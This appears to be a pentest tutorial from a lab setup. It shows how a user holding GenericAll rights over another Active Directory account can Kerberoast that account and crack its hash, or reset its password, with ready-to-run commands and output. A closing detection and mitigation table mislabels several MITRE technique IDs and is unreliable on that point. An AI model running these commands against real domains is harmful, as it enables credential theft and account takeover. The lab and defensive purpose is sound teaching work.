
Bloodhound -Hunting for Weak Permissions

Hunting for First Degree objection Control for Nishant Users as we did in previous steps


bloodhound-python -u nishant -p Password@1 -ns 192.168.1.8 -d ignite.local -c All

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u nishant -p Password@1 -ns 192.168.1.8 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Conn
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 13 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graph, it can be observed that the Nishant user owns generic all privileges on Vipin user



Moreover, Bloodhound also helps the pentest to define the possible attack from the user account nishant, this user can perform domain attack such as keroasting and shadow credentials



Multiple Methods for Exploitation

1. T1558.003 – Kerberoasting

1.1 Linux Python Script – TargetedKerberoast

Compromised User: Nishant: Password@123

Target User: Vipin

Kerberoasting is an attack technique that targets service accounts in Active Directory environments, where an attacker with **Generic ALL** permissions on a user can exploit the ability to request service tickets (TGS). By requesting TGS for service accounts, the attacker can obtain encrypted tickets that include the service account's password hash. Since these tickets can be extracted and then offline cracked, the attacker can potentially gain access to the service account's credentials. The attack leverages the fact that service accounts typically have elevated privileges, allowing the attacker to escalate their own access within the network once the password is cracked. This exploitation is particularly effective in environments where weak or easily guessable passwords are used for service accounts.

Cloning the Targeted Kerberoast Tool

To perform this attack, first, clone the targetedKerberoast repository from GitHub using the following command:

git clone https://github.com/ShutdownRepo/targetedKerberoast.git

```
┌──(root㉿kali)-[~/blood]
└─# git clone https://github.com/ShutdownRepo/targetedKerberoast.git
Cloning into 'targetedKerberoast'...
remote: Enumerating objects: 59, done.
remote: Counting objects: 100% (59/59), done.
remote: Compressing objects: 100% (48/48), done.
remote: Total 59 (delta 24), reused 21 (delta 7), pack-reused 0 (from 0)
Receiving objects: 100% (59/59), 236.31 KiB | 2.54 MiB/s, done.
Resolving deltas: 100% (24/24), done.

┌──(root㉿kali)-[~/blood]
└─# cd targetedKerberoast

┌──(root㉿kali)-[~/blood/targetedKerberoast]
└─# ls
kerberoastables.txt  LICENSE  README.md  requirements.txt  targetedKerberoast.py
```


./targetedKerberoast.py --dc-ip '192.168.1.8' -v -d 'ignite.local' -u 'nishant' -p 'Password@1'

As we have seen during the lab setup, the vipin user was added as a domain user account, which does not have any associated SPN. The Python script has modified the attribute of vipin user to set the SPN name and then dump Krbtgs hash that can be brute-forced offline. Moreover, the script performs a clear track step by removing the SPN well live from the user attribute.

This type of attack is ideally best when the attacker is not willing to change the password for the target user <Vipin in our case>, even generic all privilege is enabled for the compromised user. Yes, this step is less noisy than changing the password of any user.

```
┌──(root㉿kali)-[~/blood/targetedKerberoast]
└─# ./targetedKerberoast.py --dc-ip '192.168.1.8' -v -d 'ignite.local' -u 'nishant' -p 'Password@1'

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (vipin)
[+] Printing hash for (vipin)
$krb5tgs$23$*vipin$IGNITE.LOCAL$ignite.local/vipin*$a89fbc8efe0d4ec65cdf837d3eb00661$6577aa8073b64b8bd6a
19877350af52743d8b7cf4a7243e3d261d0281588db764bbdf27e0877064a85475cf49ea27f3bf2afe3b8dca34f03dd4d33c8f86
b668c5ba538039b8411925f7af3772ff19afe3d259d851e103fcc2f352c9b9fc0c4cbef13190268744d8a959275e646527107e8e
75ffbb17e38344916b3b26222617bdafcf3162068e54005518e080420552d132bc21c7b6e1175d51101f8c3357a5e4c1734f8dfa
a3d71bd9e205f4730d7ee18446e7547412e6cfca95a4e013972c89a741e1232f61ef197c678ab28ac472cd31ce1e3a5c59919b98
e74e6035edaf3864db48b988b9a526bf4831951e5f4ddf007c65366e8b1e92409e7aa4f0e58b6a93722ecc68c856cb3f4791fde6
0f3892b4244b826b0b3b84de6fd086faf0abe27645423c1f3c83defa546bca24ac310668bd082afdba2c3c416b9e3ffdc8d25e60
b8d533d9d0dd1d75bacbe5cad6a406dcd36c6e2b3a90ee64d0146048902a284887260c327fefaa2006589b6aaed91c132fb9c5a5
[VERBOSE] SPN removed successfully for (vipin)
```

Further, with the help of John the Ripper and a dictionary such as Rock You can help the attacker to brute force the weak password.



1.2 Windows PowerShell Script-PowerView

To perform Kerberoasting using PowerView on a Windows machine, you can leverage PowerView's ability to enumerate Active Directory service accounts that have Service Principal Names (SPNs). These SPNs can be requested to obtain service tickets (TGS), which can then be cracked offline to reveal the service account's credentials. Here's a brief overview of the steps:

Make sur that the target account has no SPN and then Set the SPN to obtain the KerbTGS hash

```
Get-DomainUser 'vipin'| Select serviceprincipalname
Set-DomainObject -Identity 'vipin' -Set
@{serviceprincipalname='nonexistent/hackingarticles'}
$User = Get-DomainUser 'vipin'
$User | Get-DomainSPNTicket | f1
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\nishant> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\nishant> Import-Module .\PowerView.ps1
PS C:\Users\nishant> Get-DomainUser 'vipin' | Select serviceprincipalname

serviceprincipalname
--------------------



PS C:\Users\nishant> Set-DomainObject -Identity 'vipin' -Set @{serviceprincipalname='nonexistent/hackingarticles'}
PS C:\Users\nishant> $User = Get-DomainUser 'vipin'
PS C:\Users\nishant> $User | Get-DomainSPNTicket | fl


SamAccountName       : vipin
DistinguishedName    : CN=vipin,CN=Users,DC=ignite,DC=local
ServicePrincipalName : nonexistent/hackingarticles
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*vipin$ignite.local$nonexistent/hackingarticles*$56F6DFEAE71F6956EFAC843EA3BFAB6B$19CF
                       3EF6B78071D0855FE7DA1CD9510DF9BF6527952F1EEDFD63185EDA9DAB49F1CD31B35F3ED59676DED9190769948BAA1FF7
                       FB90398A580984E0A83008A418EF94E88EF962E59016704A146D0756BFF8E9EC189C21A6DCED8AD211909404B6094ED441
                       2AAD8D5532873309DB426481E0C3BE2681141D5C3831180A7D13D78E5618FB3B2E1F0EE8CB18DF94BFA93F485C484B4ACC
                       C4BF32D915B0B97CDC69F479F247D4A1463C8667BFE48D04BB1BA4BBB21981B436431E6733D9C7FD6B8ECBCB31771FA1E1
                       8429AE47588BD72B426E32D994F7F0734D8A44D6783819F55D98BF7CE80BB263BD1F4B7839B6B0EE4E63999F464AE7382
                       138C228CC6443952420B0B19938301C3250263605B9785ED5AAAA372347E9A14466CA316CAA9BB2343E73BFB6393C10B65
                       87A33DF271FEB2B159AB3C843D0EBDC023FDC08BF74815CCC38ED50CA2D41B9127D527A98CC5C81AA851194EF76660A907
                       E556409AB0928E86974315D0E77F43945A9F54364CB531145A530A54A4F182EF88F8AF6215290416988044793 2A73EA347



PS C:\Users\nishant>
```

Cracking TGS hash using Rockyou.txt with the help of Hashcat Tool.

```
┌──(root㉿kali)-[~]
└─# hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DI
=============================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10700 CPU @ 2.90GHz, 2913/5891 MB (1024

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$krb5tgs$23$*vipin$ignite.local$nonexistent/hackingarticles*$56f6dfeae71f6956efac843ea3bfa
071d0855fe7da1cd9510df9bf6527952f1eedfd63185eda9dab49f1cd31b35f3ed59676ded9190769948baa1ff
e0a83008a418ef94e88ef962e59016704a146d0756bff8e9ec189c21a6dced8ad211909404b6094ed44183c35a
481e0c3be2681141d5c3831180a7d13d78e5618fb3b2e1f0ee8cb18df94bfa93f485c484b4accb567feb686e35
d4a1463c8667bfe48d04bb1ba4bbb21981b436431e6733d9c7fd6b8ecbcb31771fa1e136d4ea59e7c2eaff3d8c
a44d6783819f55d98bf7ce80bb263bd1f4b7839b6b0ee4e63999f464ae7382352bcdee4b2cf06b145ac7f83b67
9785ed5aaaa372347e9a14466ca316caa9bb2343e73bfb6393c10b658d3fce79fc0f89bb4057039ef64bc275b0
38ed50ca2d41b9127d527a98cc5c81aa851194ef76660a907faf47ee7724f7ef8888f82659f8d3610a29edeaa5
a4f182ef88f8af6215290416988044793 2a73ea347233a887ecf3c7d0bb4dd4d9305cfb2b9:Password@1
```

net rpc password vipin 'Password@987' -U ignite.local/nishant%'Password@1' -S 192.168.1.8

```
┌──(root㉿kali)-[~]
└─# net rpc password vipin 'Password@987' -U ignite.local/nishant%'Password@1' -S 192.168.1.8
```

bloodyAD --host "192.168.1.8" -d "ignite.local" -u "nishant" -p "Password@1" set password "vipin""Password@9876"

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host "192.168.1.8" -d "ignite.local" -u "nishant" -p "Password@1" set password "vipin" "Password@9876"
[+] Password changed successfully!
```

rpcclient -U ignite.local/nishant 192.168.1.8
setuserinfo vipin 23 Ignite@987

```
┌──(root㉿kali)-[~]
└─# rpcclient -U ignite.local/nishant 192.168.1.8
Password for [IGNITE.LOCAL\nishant]:
rpcclient $> setuserinfo vipin 23 Ignite@987
```

net user Vipin Password@1234 /domain

```
PS C:\Users\nishant> net user vipin Password@1234 /domain
The request will be processed at a domain controller for domain ignite.local.

The command completed successfully.

PS C:\Users\nishant>
```

$SecPassword = ConvertTo-SecureString 'Password@987' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ignite.localvipin', $SecPassword)

```
PS C:\Users\nishant> $SecPassword = ConvertTo-SecureString 'Password@987' -AsPlainText -Force
PS C:\Users\nishant> $Cred = New-Object System.Management.Automation.PSCredential('ignite.local\vipin', $SecPassword)
PS C:\Users\nishant>
```

$NewPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword -Identity 'vipin' -AccountPassword $NewPassword

```
PS C:\Users\nishant> $NewPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
PS C:\Users\nishant> Set-DomainUserPassword -Identity 'vipin' -AccountPassword $NewPassword
PS C:\Users\nishant>
PS C:\Users\nishant>
```

Reference: https://www.thehacker.recipes/ad/movement/dacl/

Detection & Mitigation

Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	• Monitor for unusual password resets by non-admin users. • Detect anomalies in password change activities. • Check audit logs for unusual access or password reset events.	• Enforce least privilege access control. • Limit the use of powerful permissions like Generic ALL. • Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	• Monitor for account changes, including group memberships and privileges. • Log changes to critical accounts (e.g., admin, domain admin accounts).	• Use privileged access workstations (PAWs) for administrative tasks. • Restrict sensitive permissions like Generic ALL. • Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	• Monitor for excessive Kerberos ticket-granting service (TGS) requests. • Detect abnormal account ticket requests, especially for accounts with SPNs. • Enable Kerberos logging.	• Use strong, complex passwords for service accounts. • Rotate service account passwords regularly. • Disable unnecessary SPNs. • Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	• Monitor changes to SPN attributes using LDAP queries or PowerShell. • Detect modifications to AD attributes related to SPNs. • Monitor account changes using event logs.	• Limit the ability to modify SPNs to authorized users only. • Enforce MFA for service accounts. • Ensure strong passwords for accounts with SPNs. • Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	• Monitor changes to the msDS-KeyCredentialLink attribute. • Audit AD logs for unusual certificate and key additions. • Use LDAP queries to detect attribute modifications.	• Limit access to modify msDS-KeyCredentialLink to authorized accounts. • Regularly audit msDS-KeyCredentialLink attributes. • Use strong key/certificate management practices
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	• Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage. • Detect ticket reuse across different systems • Enable and monitor Kerberos logging.	• Use Kerberos Armoring (FAST) to encrypt Kerberos tickets. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	• Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts). • Analyze logins that skip standard authentication steps.	• Disable NTLM where possible. • Enforce SMB signing and NTLMv2. • Use Local Administrator Password Solution (LAPS) to manage local administrator credentials. • Implement MFA.
Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	• Monitor changes to group memberships, especially sensitive groups like Domain Admins. • Enable event logging for group changes in Active Directory.	• Limit access to modify group memberships. • Enable just-in-time (JIT) administration for critical roles • Use MFA for high-privilege accounts and role modifications.

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**